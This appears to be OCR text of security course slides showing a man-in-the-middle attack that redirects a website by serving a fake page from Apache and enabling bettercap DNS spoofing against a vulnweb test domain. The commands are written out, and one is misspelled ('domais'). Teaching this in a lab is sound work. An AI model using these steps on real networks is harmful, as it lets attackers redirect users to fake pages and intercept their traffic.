
Domain	IP address
Google.com	10.20.130.40
websitename.com	20.30.40.50
Twitter.com	40.50.60.6
…….	_·_·_·_


MITM for Redirecting a Website

- Create a fake **webpage** that can be used for redirecting the request of a **particular website** by the user.
- Use Apache server to do that

  service apache2 start

  - Access the fake page **(/var/www/html/index.html)** on the linux ip address





MITM for Redirecting a Website

- Then, on **Kali**, run **your caplet** (or the bettercap spoofing attack **commands**) and activate the following modules:


set dns.spoof.all true

  - If true the module will reply to every **DNS request**, **otherwise** it will only reply to the one **targeting** the **local pc**.

set dns.spoof.domais testasp.vulnweb.com, *. vulnweb.com

  - (define the **domains** you want to **redirect**)
    - **Comma separated** values of domain names to spoof.

dns.spoof on (start the spoofing)



Thank you

Please send all questions to:
Abdelkader Shaaban,
abdelkader.Shaaban@ait.ac.at
Stefan Schauer
Stefan.Schauer@ait.ac.at